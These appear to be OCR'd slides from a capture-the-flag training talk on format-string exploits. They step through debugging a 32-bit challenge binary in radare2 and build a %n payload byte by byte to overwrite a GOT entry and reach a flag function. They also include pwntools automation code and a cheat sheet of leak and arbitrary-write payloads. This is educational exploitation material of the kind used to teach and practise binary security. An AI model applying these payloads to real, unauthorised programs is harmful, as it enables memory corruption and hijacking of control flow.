


```
[chris@Thor backdoor]$ python2 -c  'print "\x28\xA0\x04\x08%10$n"' > format_input
[chris@Thor backdoor]$ cat format.rr2
#!/usr/bin/rarun2
stdin=./format_input
[chris@Thor backdoor]$ r2 -d baby0x41414141 -e dbg.profile=format.rr2
Process with PID 38204 started...
= attach 38204 38204
bin.baddr 0x08048000
Using 0x8048000
Assuming filepath /home/chris/ctf/backdoor/baby0x41414141
asm.bits 32
[0xf7788c60]> 
```

Getting inputs right

- Sending hex into a program and debugging is hard.
- Radare2 offers a method of reading input from a file
- .rr2 files allow you to specify all sorts of program state variables
  - Environment
  - STDIN,STDOUT,STDERR
  - Gdb setup
- I’m using python to send my hex to my format_input file
  - python2 -c 'print "\x28\xA0\x04\x08%10$n"' > format_input
  - r2 -d baby0x41414141 -e dbg.profile=format.rr2

We overwrote the LSB of our EIP!




```
[chris@Thor backdoor]$ python2 -c  'print "\x28\xA0\x04\x08%10$n"' > format_input
[chris@Thor backdoor]$ cat format.rr2
#!/usr/bin/rarun2
stdin=./format_input
[chris@Thor backdoor]$ r2 -d baby0x41414141 -e dbg.profile=format.rr2
Process with PID 38204 started...
= attach 38204 38204
bin.baddr 0x08048000
Using 0x8048000
Assuming filepath /home/chris/ctf/backdoor/baby0x41414141
asm.bits 32
[0xf7788c60]> dc
Selecting and continuing: 38204
Hello baby pwner, whats your name?
Ok cool, soon we will know whether you pwned it or not. Till then Bye (�␄
child stopped with signal 11
[0x0000004a]> dr
eax = 0xf75d9d40
ebx = 0x00000000
ecx = 0x00000000
edx = 0xf75da854
esi = 0xf75d8e28
edi = 0x00000000
esp = 0xffd355dc
ebp = 0xffd35808
eip = 0x0000004a
eflags = 0x00010296
oeax = 0xffffffff
[0x0000004a]>
```

Our LSB is 0x4a, we need 0x0b

- Add padding, since %n writes how many bytes are in the string, lets just add more
  - Our format is now <Address><Padding><Overwrite>
- We can only add bytes, so our calculation is always:
  - (0x100 + <Needed Byte>) - <Current byte> = offset
  - (0x100 + 0x0b) – 0x4a
  - 0x10b – 0x4a = 0xc1
    - Which is 193 in decimal
- python2 -c 'print "\x28\xA0\x04\x08%193X%10$n"' > format_input

It worked! 3 more writes to go




```
[chris@Thor backdoor]$ python2 -c  'print "\x28\xA0\x04\x08%193X%10$n"' > format_input
[chris@Thor backdoor]$ r2 -d baby0x41414141 -e dbg.profile=format.rr2
Process with PID 38227 started...
= attach 38227 38227
bin.baddr 0x08048000
Using 0x8048000
Assuming filepath /home/chris/ctf/backdoor/baby0x41414141
asm.bits 32
[0xf779ec60]> dc
Selecting and continuing: 38227
Hello baby pwner, whats your name?
Ok cool, soon we will know whether you pwned it or not. Till then Bye (�

              8048914
child stopped with signal 11
[0x0000010b]> 
```

Change of format

- We need four writes. So we need 4 addresses and 4 write specifiers.
- <Address><Address><Address><Address><Padding><Write><Padding><Write><Padding><Write><Padding><Write>

The math



```
python2 -c  'print "\
\x28\xA0\x04\x08\
\x29\xA0\x04\x08\
\x2A\xA0\x04\x08\
\x2B\xA0\x04\x08\
%08X\
%10$n\
%08X\
%11$n\
%08X\
%12$n\
%08X\
%13$n\
"' > format_input
```


```
;-- reloc.fflush_40:
      ; DATA XREF from (
0x0804a028              .dwo
 eip = 0x766e665e
```

```
0x0804870b    1 25          sym.flag__
```


(0x100 + 0x0b) - 0x5e = 0xad (173)

Padding = 8 + 173 = 181

One byte built!




```
python2 -c  'print "\
\x28\xA0\x04\x08\
\x29\xA0\x04\x08\
\x2A\xA0\x04\x08\
\x2B\xA0\x04\x08\
%181X\
%10$n\
%08X\
%11$n\
%08X\
%12$n\
%08X\
%13$n\
"' > format_input
```




```
eip = 0x231b130b
```

Rinse and Repeat



```
python2 -c  'print "\
\x28\xA0\x04\x08\
\x29\xA0\x04\x08\
\x2A\xA0\x04\x08\
\x2B\xA0\x04\x08\
%181X\
%10$n\
%124X\
%11$n\
%125X\
%12$n\
%260X\
%13$n\
"'  > format_input
```


We did it!



```
[chris@Thor backdoor]$ python2 -c  'print "\
> \x28\xA0\x04\x08\
> \x29\xA0\x04\x08\
> \x2A\xA0\x04\x08\
> \x2B\xA0\x04\x08\
> %181X\
> %10$n\
> %124X\
> %11$n\
> %125X\
> %12$n\
> %260X\
> %13$n\
> "' > format_input
[chris@Thor backdoor]$ cat format_input | ./baby0x41414141
Hello baby pwner, whats your name?
Ok cool, soon we will know whether you pwned it or not. Till then Bye (�)�*�+�

                                                              8048914
                                                                                          FF8EE
E88
                                1


F73FC7A8
flag{w3_d1d_1t_h00r4y!}
[chris@Thor backdoor]$ █
```

Tools for automating this

- Pwntools
  - http://python3-pwntools.readthedocs.io/en/latest/fmtstr.html#example-automated-exploitation
- Libformatstr
  - https://github.com/hellman/libformatstr



```python
p = process('./vulnerable')

# Function called in order to send a payload
def send_payload(payload):
    log.info("payload = %s" % repr(payload))
    p.sendline(payload)
    return p.recv()

# Create a FmtStr object and give to him the function
format_string = FmtStr(execute_fmt=send_payload)
format_string.write(0x0, 0x1337babe) # write 0x1337babe at 0x0
format_string.write(0x1337babe, 0x0) # write 0x0 at 0x1337babe
format_string.execute_writes()
```

Challenge Problems!

- Three problems:
  - Easy
  - Medium
  - Hard
- https://drive.google.com/open?id=0B5Sor8VFNaEEMzlKVGVTN0c2RzQ

Summary

- Info leak
  - %08X_%08X_%08X_%08X
  - %1$08X, %2$08X, %3$08X, %4$08X,
- Write somewhere
  - AAAA%5$n
  - AAAA%08X%08X%08X%08X$n
- Write something somewhere
  - AAAA%1337d%5$n
  - AAAABBBBCCCCDDDD%08X%5$n%08X%6$n%08X%7$n%08X%8$n

Questions?